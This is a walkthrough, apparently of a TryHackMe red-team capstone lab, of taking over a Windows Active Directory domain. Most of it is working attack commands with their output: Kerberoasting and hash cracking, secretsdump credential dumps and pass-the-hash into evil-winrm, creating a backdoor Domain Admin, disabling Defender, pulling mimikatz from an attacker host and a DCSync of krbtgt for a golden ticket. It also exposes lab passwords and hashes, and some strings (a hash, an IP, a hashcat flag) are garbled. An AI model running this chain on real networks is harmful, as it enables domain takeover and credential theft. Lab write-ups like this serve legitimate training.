Together, BloodHound, bloodhound.py and Neo4j form a comprehensive solution for analysing and visualising Active Directory data to identify security vulnerabilities, attack paths and privilege escalation opportunities. BloodHound serves as the overall platform, bloodhound.py is the analysis and visualisation script, and Neo4j is the underlying graph database used to store and query the analysed data.

GetUsersSPNs.py:

This file should also have been installed by default on Attack Box and Kali Linux.
To find the exact PATH on yours you can use the "locate" command as follows:

```
locate GetUsersSPNs.py
```

What is GetUsersSPNs.py?

GetUsersSPNs.py is a Python script that is part of the BloodHound toolkit. It is used to identify so-called Service Principal Names (SPNs) for user accounts in an Active Directory network. An SPN is a unique identifier assigned to a specific service within a domain. SPNs are commonly used when configuring services such as SQL Server, Exchange Server, web applications, etc. They allow clients to identify and authenticate with the correct service. The script GetUsersSPNs.py analyses the Active Directory and searches for user accounts that have SPNs. It collects information about these SPNs and the associated user accounts. This can be helpful to identify potential vulnerabilities and security holes, as certain SPN configurations can provide attack opportunities.

You'll see what exactly we do with these SPNs in a moment.

Step number one:

Run bloodhound.py to collect information.

The command for this is:

```
proxychains ./bloodhound.py -d <IP of already compromised VPN server> -u laura.wood -p  
<password of laura.wood> -c all -ns <IP of CORPDC Server 10.200.X.102> --dns-tcp
```

Explanation of the command:

- proxychains: this command is used to route the rest of the command through a proxy. It allows traffic to be routed through a proxy server.
- ./bloodhound.py: This command starts the BloodHound toolkit and the associated Python script bloodhound.py to analyse the Active Directory.
- d <IP of already compromised VPN server>: This option specifies the IP address of the already compromised VPN server. BloodHound will try to collect information about the Active Directory in this environment.

-u laura.wood: This option specifies the username "laura.wood". BloodHound will use this username for authentication in the Active Directory.

-p "<password of laura.wood>": This option specifies the password for the user "laura.wood". It is used for authentication in the Active Directory.

-c all: This option specifies that all available collections (collectors) should be run in BloodHound. This includes collecting information about users, groups, computers, permissions, etc.

-ns <IP of CORPDC server 10.200.X.102>: This option specifies the IP address of the CORPDC server. BloodHound will attempt to collect data from this server in Active Directory.

--dns-tcp: This option specifies that DNS requests should be made over TCP instead of UDP. This may be necessary if the DNS traffic goes through the proxy server and it only supports TCP.

```
[tyler@kali:~/tryhackme/red-team-capstone/BloodHound.py]
$ proxychains ./bloodhound.py -d corp.thereserve.loc -u laura.wood -p "Password10" -c all -ns 10.200.52.102 --dns-tcp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
/home/tyler/.local/lib/python3.11/site-packages/requests/_init_.py:102: RequestsDependencyWarning: urllib3 (1.26.12) or chardet (
ed version!
    warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.102:53 ... OK
INFO: Found AD domain: corp.thereserve.loc
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.102:53 ... OK
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.102:53 ... OK
INFO: Getting TGT for user
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.102:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.102:88 ... OK
INFO: Connecting to LDAP server: corpdc.corp.thereserve.loc
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.102:53 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... corpdc.corp.thereserve.loc:88 ←socket error or timeout!
INFO: Kerberos auth to LDAP failed, trying NTLM
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.102:389 ... OK
INFO: Found 1 domains
```

Step number 2:

Start neo4j:

```
sudo neo4j console
```

When the browser opens and you are asked for credentials, log in with the default credentials **neo4j:neo4j**.



```
(tyler@kali)-[~/tryhackme/red-team-capstone]
$ sudo neo4j console
[sudo] password for tyler:
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /etc/neo4j/logs
plugins:   /usr/share/neo4j/plugins
import:    /usr/share/neo4j/import
data:      /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /var/lib/neo4j/run
Starting Neo4j.
2023-05-18 03:16:54.719+0000 INFO Starting ...
2023-05-18 03:16:55.131+0000 INFO This instance is ServerId{835a975b} (835a975b-d3ae-4ba6-bce5-f241c91f18d3)
2023-05-18 03:16:55.953+0000 INFO ===== Neo4j 4.4.16 =====
2023-05-18 03:16:57.797+0000 INFO Initializing system graph model for component 'security-users' with version .
2023-05-18 03:16:57.803+0000 INFO Setting up initial user from defaults: neo4j
2023-05-18 03:16:57.803+0000 INFO Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2023-05-18 03:16:57.816+0000 INFO Setting version for 'security-users' to 3
2023-05-18 03:16:57.820+0000 INFO After initialization of system graph model component 'security-users' have ve
2023-05-18 03:16:57.825+0000 INFO Performing postInitialization step for component 'security-users' with versi
2023-05-18 03:16:58.250+0000 INFO Bolt enabled on localhost:7687.
2023-05-18 03:16:58.808+0000 INFO Remote interface available at http://localhost:7474/
2023-05-18 03:16:58.811+0000 INFO id: EA1E5078A98126EF1EE459BC1B800371B61A41ED408F989B01FB6092B09C880F
2023-05-18 03:16:58.811+0000 INFO name: system
2023-05-18 03:16:58.811+0000 INFO creationDate: 2023-05-18T03:16:56.875Z
2023-05-18 03:16:58.811+0000 INFO Started.
```


Step number three:

Launch Bloodhound (the GUI):

```
./Bloodhound --no-sandbox
```

Here the window of Bloodhound will open, where you again specify the password neo4j.

```
BloodHound-Linux-x64  BloodHound.py  Downloads  Pictures  reverse-8080.elf  Scripts  thinclient_drives  work
BloodHound-Linux-x64.zip  Desktop  Instructions  Postman  Rooms  test.ovpn  Tools
root@lp-10-10-43-241:~# cd BloodHound-linux-x64
root@lp-10-10-43-241:~/BloodHound-linux-x64# ls
BloodHound  chrome-sandbox  libbffmpeg.so  libvulkan.so  locales  snapshot_blob.bin  version
chrome_100_percent.pak  icudtl.dat  libGLEv2.so  LICENSE  resources  swiftshader  vk_swiftshader_icd.json
chrome_200_percent.pak  libEGL.so  libvk_swiftshader.so  LICENSES_chromium.html  resources.pak  v8_context_snapshot.bin
root@lp-10-10-43-241:~/BloodHound-linux-x64# ./BloodHound --no-sandbox
(node:9652) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron. See https://github.com/electron/electron/issues/23506 for more information
(node:9706) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.fro
. methods instead.
```



Step number four:

Load the files created by bloodhound.py into the Bloodhound GUI.

Now go to the top left of the bar and click on "**Analysis**" and then on "**Kerberos Interaction**".

The screenshot shows a user interface for a security analysis tool. On the left, there is a sidebar with a dark background and white text, listing various analysis options under three main categories: Database Info, Node Info, and Analysis. The Analysis section is expanded, showing several sub-options related to Kerberos interactions and service accounts. To the right of the sidebar, the main pane has a dark background with several entries, each consisting of a small green user icon, a service account name, and a timestamp. The entries are:

- SVCDOCTOBER@CORP.THERESERVE.LOC (Timestamp: 2024-01-15 10:00:00)
- KRBtgt@CORP.THERESERVE.LOC (Timestamp: 2024-01-15 10:00:00)
- SVCSCANNING@CORP.THERESERVE.LOC (Timestamp: 2024-01-15 10:00:00)
- SVCEDR@CORP.THERESERVE.LOC (Timestamp: 2024-01-15 10:00:00)
- SVCBACKUPS@CORP.THERESERVE.LOC (Timestamp: 2024-01-15 10:00:00)

The hosts you see there are vulnerable to a Kerberoasting attack.

Kerberoasting is an attack technique in which an attacker exploits the security weakness in the Kerberos authentication protocol to extract password hashes from service accounts. These password hashes can then be cracked offline to gain access to the corresponding accounts.

The Kerberos protocol is used in Windows domains to provide authentication and access to network resources. In Kerberos authentication, the Kerberos service issues tickets to service accounts requested by client users to access resources.

In Kerberoasting, an attacker exploits the fact that the password hashes of service accounts are usually associated with a so-called Service Principal Name (SPN). These SPNs can be extracted from the Active Directory. The attacker can then use the obtained SPNs and the associated Ticket Granting Tickets (TGTs) to send special requests to the Key Distribution Centre (KDC) to obtain the password hashes for these service accounts.

Once the attacker has the password hashes, they can crack them offline to recover the original service account password. With the cracked passwords, the attacker can then gain access to the services and resources associated with the affected service accounts.

Kerberoasting is a serious attack that is possible due to the weakness in the Kerberos protocol. To protect against Kerberoasting attacks, it is important to use strong and complex passwords for service accounts, perform regular password changes and set up monitoring mechanisms to detect suspicious activity.

And that is exactly what we will do now with the help of the GetUserSPNs.py file.

Now execute the following command:

```
proxychains ./ GetUserSPNs.py <IP of VPN server>/laura.wood:"<Laura's Password>" -dc-ip <IP of the CorpDC Server 10.200.X.102> -request
```

Explanation:

proxychains: this command is used to route the rest of the command through a proxy. It allows traffic to be routed through a proxy server.

./GetUserSPNs.py: This command starts the GetUserSPNs.py script, which is part of the BloodHound toolkit. The script is used to identify SPNs for user accounts in an Active Directory network.

<IP of VPN server>/laura.wood:"<Laura's password>": This specifies the IP address of the VPN server, followed by the username "laura.wood" and her corresponding password in quotes. The script will try to identify the SPNs for the user account "laura.wood".

-dc-ip <IP of CORPDC server 10.200.X.102>: This option specifies the IP address of the CORPDC server. The script will try to collect information from this server in the Active Directory.

-request: This option specifies that a special request should be sent to obtain the SPNs for the specified user account.

Kerberos Q&E

```
root@lp-10-43-241: # proxychains /usr/local/bin/GetUserSPNs.py corp.thereserve.loc/laura.wood:"Password10" -dc-ip 10.200.113.102 -request |
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
cifs/svcBackups	svcBackups	CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc	2023-02-15 09:05:59,787089	2023-02-15 09:42:19,327102	
http/svcEDR	svcEDR	CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc	2023-02-15 09:06:21,150738	<never>	
http/svcMonitor	svcMonitor	CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc	2023-02-15 09:06:43,306959	<never>	
http/svcScanning	svcScanning	CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc	2023-02-15 09:07:06,603818	2023-05-23 20:57:01,746059	
msql/svcOctober	svcOctober	CN=Internet Access,OU=Groups,DC=corp,DC=thereserve,DC=loc	2023-02-15 09:07:45,563346	2023-03-30 23:26:54,115866	

[-] CCACHE file is not found. Skipping...

```
[S-chain] ->-127.0.0.1:9050 -><->->10.200.113.102:389 -><->-OK
[S-chain] ->-127.0.0.1:9050 -><->->10.200.113.102:88 -><->-OK
[S-chain] ->-127.0.0.1:9050 -><->->10.200.113.102:88 -><->-OK
$krb5gs23$vcBackups$CORP$THERESERVE.LOC$corp.thereserve.loc/svcBackups*7aadb7a21333743de30d251460132ab51c1c2a5140858921c816a53a0f4a4f20b23ab0b180b0eddfab8355db2b4f68d1cf29a8883a3cfae4553e2dd8e38f4aad32beed3867810138e7f138355c5ee954e771f134b4291260cc65dc3aa6537ce2df284c39a97049dd9dbcbcdfce7870e47687d97e808d66f9dc0b5e13d46d6a9b33ded10cd842d6c19f0a0d1f34d6e13f916171c298f318f60aaeee4ed65e3ff0d00ef1f5880ad593942a56915715fa5f475fd37c756d71b49c1eace2dbcb0bf477484a43a08adece51e6c6009ef7c3db28e1d2f9e9cbcfb5895e10c17571100e3c9d6e8aa0f0e07608281d14e43d22a1e2cce8e45da78555f632654a88621bdb0d2999000942d409d8e3d57adfc97310066eb2306d5228c82a439d06734b220536e80850fc9734559c9011793dc9692d3f9e92995d5bf76605ce041a6eb6c6cb77a435cad27282196c217294abc6a193dc377c1cebbffe4462973e5cb7a26fd514dc1e35adfb53f8be2109a89db65ba79bc21a866ffe1956288bb3d149ef245b08366ab307fc1c7f02a007c43de168529fe93bc279826aae6d6ed129a3b52de36d947746307ae2ad001fa58e19189c476afffb9bc4c0b9e6c0f21ef64328ad3fac1f40e18d7f032c981928a0ec42ea722c3a3af0d5f52f64b204b5ba0cb9d061c7b8c6e271f3e32ce11c05dac44cb1a50c9810a6503fd337c3d6d9096a3aec1a0a4d895dc78f2354d018dcf22215ab0894ad561a447869430cb02ade7eeb94f4766206f3b32943af0f7d0da9cbf3d40c08e159886c0d10248107901a82d56865280893746feaa6521ccbbae51d4535ec2478802e72c2996d97bd03sed2fed0d5b1001e34d08a711bd879cb332c728c41f4f8e104a1ebba84463cf765eaf832cc87f69d3ea40ff377fd97117a884c6979c21100ec1f8808a9bb47f4c7bbab91993c61edca3301ef7b845623c3fb58bba018a9d5d537bac15527c2fd378842f63280237b7cd63a33e84d5cdad694815dsaoef6dc7401496469r500ec1ce948a2621028b84b319715355c0f956f6305a4f56df16e1680dd9dbbee7643d293bf83bc848dbfbfc1d91bc0f4608564b877d2103d49f87fhc6e41110828e4f5brc6731596a31f4e9243e066c0d3a32hfRdhahf9a49e2e0fa0h19597r9h51d706hf44042cc0e1chd66cr24a3399d121e3cd433e0ehrc67d8c47ac51f0eact
```

Now you will have got a large output of hashes.

However, only the one from **svcScanning** is important here.

You can crack this hash with hashcat (similar to John The Ripper):

```
hashcat -a -m 13100 <file with the big svcScanning hash inside> /usr/share/wordlists/rockyou.txt
```

Explanation for this command:

hashcat: This command starts the hashcat tool used to crack passwords.

-a: This is the option for the attack mode. In this case, the option is not specified, which by default means a combination of dictionary and rule-based attacks. This uses various combinations of words from the dictionary to guess the password.

-m 13100: This is the option for the hash type. The value "13100" indicates that the hash type is "Kerberos 5 TGS-REP etype 23". This hash type is often used for Kerberoasting attacks.

<file with the big svcScanning Hash inside>: This is the path to the file containing the hash to be cracked. The exact filename is not given here.

/usr/share/wordlists/rockyou.txt: This is the path to the dictionary file used to generate password candidates. The "rockyou.txt" is a well-known dictionary file that is often used for password cracking attempts.

Thanks to the permissions of the svcScanning host, we now have access to SERVER1
10.200.X.31!!!!

Obtaining the Administrator Hash from CORPDC

To get the administrator's hash we use the **secretsdump.py** file, which should be pre-installed by default (you can use the "locate" function, as I have explained above)

With the credentials cracked from the svcScanning hosts, we will use this to look for valuable hashes:

```
proxychains secretsdump.py <IP of the VPN server>/svcScanning:'<password from svcScanning>' @<IP of server1 10.200.X.31>
```

Explanation:

proxychains: This command is used to route traffic through a proxy server. With proxychains, other commands can be executed through a proxy server.

secretsdump.py: This command starts the secretsdump.py script, which is part of the Impacket framework. The script is used to retrieve information about local user accounts, hashes and other sensitive data of a Windows system.

<IP of VPN server>/svcScanning:'<password of svcScanning>': This specifies the IP address of the VPN server, followed by a user name ("svcScanning") and the associated password in quotes. These credentials are used for authentication when accessing the remote server.

@<IP of Server1 10.200.X.31>: This specifies the IP address of Server1 to be accessed. The secretsdump.py script will attempt to retrieve information from this server.

10.200.713.71

```
root@ip-10-10-59-14:~# proxychains secretsdump.py corp.thereserve.loc/svcScanning:'Password1!'@10.200.113.31
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[!] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x90cf5c2fdcffe9d25ff0ed9b3d14a846
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
0000  8D D2 8E 67 54 58 89 B1  C9 53 B9 5B 46 A2 B3 66  ...gTX...S.[F..f
0010  D4 3B 95 80 92 7D 67 78  B7 1D F9 2D A5 55 B7 A3  .;....}gx....-U..
0020  61 AA 4D 86 95 85 43 86  E3 12 9E C4 91 CF 9A 5B  a.M....C.....[[
0030  D8 BB 0D AE FA D3 41 E0  D8 66 3D 19 75 A2 D1 B2  .....A..f=.u...
NL$KM:8dd28e67545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa4d869
[*] _SC_SYNC
svcBackups@corp.thereserve.loc:~$ [REDACTED]
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

We thus see the hash of the svcBackups account which has access to the CORPDC server and will use this hash to use secretsdump.py again, but this time as the svcBackups account.

You wonder how this can be done without a password, well there is a vulnerability called "Domain Cache Credential".

You can read more about this vulnerability here:

<https://www.hackingarticles.in/credential-dumping-domain-cache-credential/>

The command we do now is the same as the one just now, only as the svcBackups host and with the hash of it instead of the password:

```
proxychains secretsdump.py <IP of the VPN server>/svcBackups:<hash from svcBackups that  
we found>@<IP of server1 10.200.X.31>
```

Hooray!!!!!!!!!!!!!!

We have the password hash of the administrator:

```
root@ip-10-10-59-14:~# proxychains secretsdump.py corp.thereserve.loc/svcBackups:q9nzssaFtGHdqUV3Qv6G@10.200.113.102  
ProxyChains-3.1 (http://proxychains.sf.net)  
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra  
[+] S-chain| ->- 127.0.0.1:9050 -><>- 10.200.113.102:445 -><>- OK  
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSSUAPI method to get NTDS.DIT secrets  
[+] S-chain| ->- 127.0.0.1:9050 -><>- 10.200.113.102:135 -><>- OK  
[+] S-chain| ->- 127.0.0.1:9050 -><>- 10.200.113.102:49666 -><>- OK  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
b6fbef502...aa...b435b51404eeaad3b435b51404ee:0c757a3445...b94a6554f3ac529ede...:
```

We can now use this hash to connect to the CORPDC server as an administrator with **evil-winrm**, where we can then create our own user.

The screenshot shows a terminal window with the following text:

```
root@ip-10-10-59-14:~# proxychains evil-winrm -u Administrator -H [REDACTED] -e -i 10.200.113.102
ProxyChains-3.1 (http://proxychains.sf.net)

evil-WinRM shell v2.4 [REDACTED]
Info: Establishing connection to remote endpoint [REDACTED]
|S-chain| ->-127.0.0.1:9050-<><>-10.200.113.102:5985-<><>-OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> [REDACTED]
```

A red arrow points from the text "The command from the image is as follows:" to the command line in the terminal.

The command from the image is as follows:

```
proxychains evil-winrm -u Administrator -H <Hash of the Administrator that we found> -i <ip of the CORPDC server 10.200.X.102>
```

Now we create our own user with the following big command, with a password, so that we can log in this way via remmina over rdp.

```
New-ADUser -Name "<your account name>" -SamAccountName "<your account name>"  
-UserPrincipalName "<username>@corp.thereserve. loc" -GivenName "<doesn't matter>"  
-Surname "<doesn't matter>" -Enabled $true -ChangePasswordAtLogon $false  
-AccountPassword (ConvertTo-SecureString -AsPlainText "<password for your new account>"  
-Force)
```

Explanation:

New-ADUser: This is a cmdlet in Windows PowerShell used to create a new user in Active Directory.

-Name "<your account name>": This option specifies the display name of the new user.

-SamAccountName "<your account name>": This option specifies the SamAccountName of the new user. The SamAccountName is the unique user name used in Active Directory.

-UserPrincipalName "<your email address>": This option specifies the UserPrincipalName (UPN) of the new user. The UPN is an alternative user name.


- GivenName "<egal>" and -Surname "<egal>": These options specify the first name and last name of the new user respectively. In this case, they do not seem relevant and can contain any values.
- Enabled \$true: This option enables the user account so that it can be used.
- ChangePasswordAtLogon \$false: This option specifies that the user is not forced to change their password the first time they log in.
- AccountPassword (ConvertTo-SecureString -AsPlainText "<password for your new account>" -Force): This option sets the password for the new user account. The password is specified as plain text and then converted to an encrypted form using the ConvertTo-SecureString cmdlet.

Now we just need to add our own user to the "Domain Admins" group.

`Add-ADGroupMember -Identity "Domain Admins" -Members <your Account name from the command before>`

```
*Evil-WinRM* PS C:\Windows\Temp> Enable-AdAccount -Identity "PK2212"
|S-chain|->-127.0.0.1:9050->>>-10.200.113.102:5985->>>-OK
|S-chain|->-127.0.0.1:9050->>>-10.200.113.102:5985->>>-OK
*Evil-WinRM* PS C:\Windows\Temp> net user PK2212 /domain
User name                  PK2212
Full Name
Comment
User's comment
Country/region code        000 (System Default)
Account active             Yes
Account expires            Never
Password last set          5/25/2023 1:18:53 PM
Password expires            7/6/2023 1:18:53 PM
Password changeable         5/26/2023 1:18:53 PM
Password required           Yes
User may change password   Yes
Workstations allowed       All
Logon script
User profile
Home directory
Last logon                 Never
Logon hours allowed         All
Local Group Memberships
Global Group memberships    *Domain Users           *Domain Admins
The command completed successfully.
```

Now we can connect to the server 10.200.X.102 (CORPDC) with the “proxychains remmina” command:



Then enter the name, password and your UserPrincipalName and connect to the CORPDC server via rdp.

Connection to ROOTDC

The first thing you should do is turn off Windows Defender with the following command:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

The best way to do this is to enter "powershell" in the Windows search field (bottom left).

When Powershell is displayed, right click and click on "**run as administrator**".

Golden Ticket Generation

To access ROOTDC, we will generate a golden ticket with mimikatz.exe.

To generate a golden ticket we need mimikatz.exe on our CORPDC server.

So you first need to deploy mimikatz.exe from your attack machine with the following command, and then receive this file as ubuntu, which we can log in to with ssh and id_rsa:

On your attack machine:

```
locate mimikatz.exe (to see where the file is)
```

```
python3 -m http.server
```

On your ssh connection:

```
wget http://<your capstone attacker ip, you can find this ip with the command "ip a" in your terminal>/mimikatz.exe
```

Then, as ubuntu, you again provide this file by running the "python3 -m http.server 8080" command here again and then downloading this file in powershell with this command:

```
 wget http://<IP of VPN 10.200.X.12>/mimikatz.exe -o mimikatz.exe
```

If you want more information on the mimikatz commands that follow, I highly recommend doing this space from TryHackMe, as everything has been described and explained in detail there:
<https://tryhackme.com/room/exploitingad>

Now run the file (./mimikatz.exe) and enter the following commands:


First command:

```
lsadump::dcsync /user:corp\krbtgt
```

Explanation:

lsadump::dcsync: This part of the command calls the "dcsync" module in the "lsadump" plugin of Mimikatz. The "dcsync" module allows Active Directory data to be retrieved from a domain controller.

/user:corp\krbtgt: This parameter specifies the user name for which the so-called "data synchronisation" (DCSync) is to be performed. In this case, the user "corp\krbtgt" is specified. The krbtgt user is a special user in the Active Directory that encrypts the TGT (Ticket Granting Ticket).



```
mimikatz # lsadump::dcsync /user:corp\krbtgt
[DC] 'corp.thereserve.loc' will be the domain
[DC] 'CORPDC.corp.thereserve.loc' will be the DC server
[DC] 'corp\krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010202 ( ACCOUNTDISABLE NORMAL_
Account expiration   :
Password last change : 9/7/2022 9:58:08 PM
Object Security ID   : S-1-5-21-170228521-1485475711-319
Object Relative ID   : 502

Credentials:
  Hash NTLM: [REDACTED]
    ntlm- 0: [REDACTED]
    lm   - 0: [REDACTED]
```

You then need to write down or copy the hash, which I have obscured in the image above.

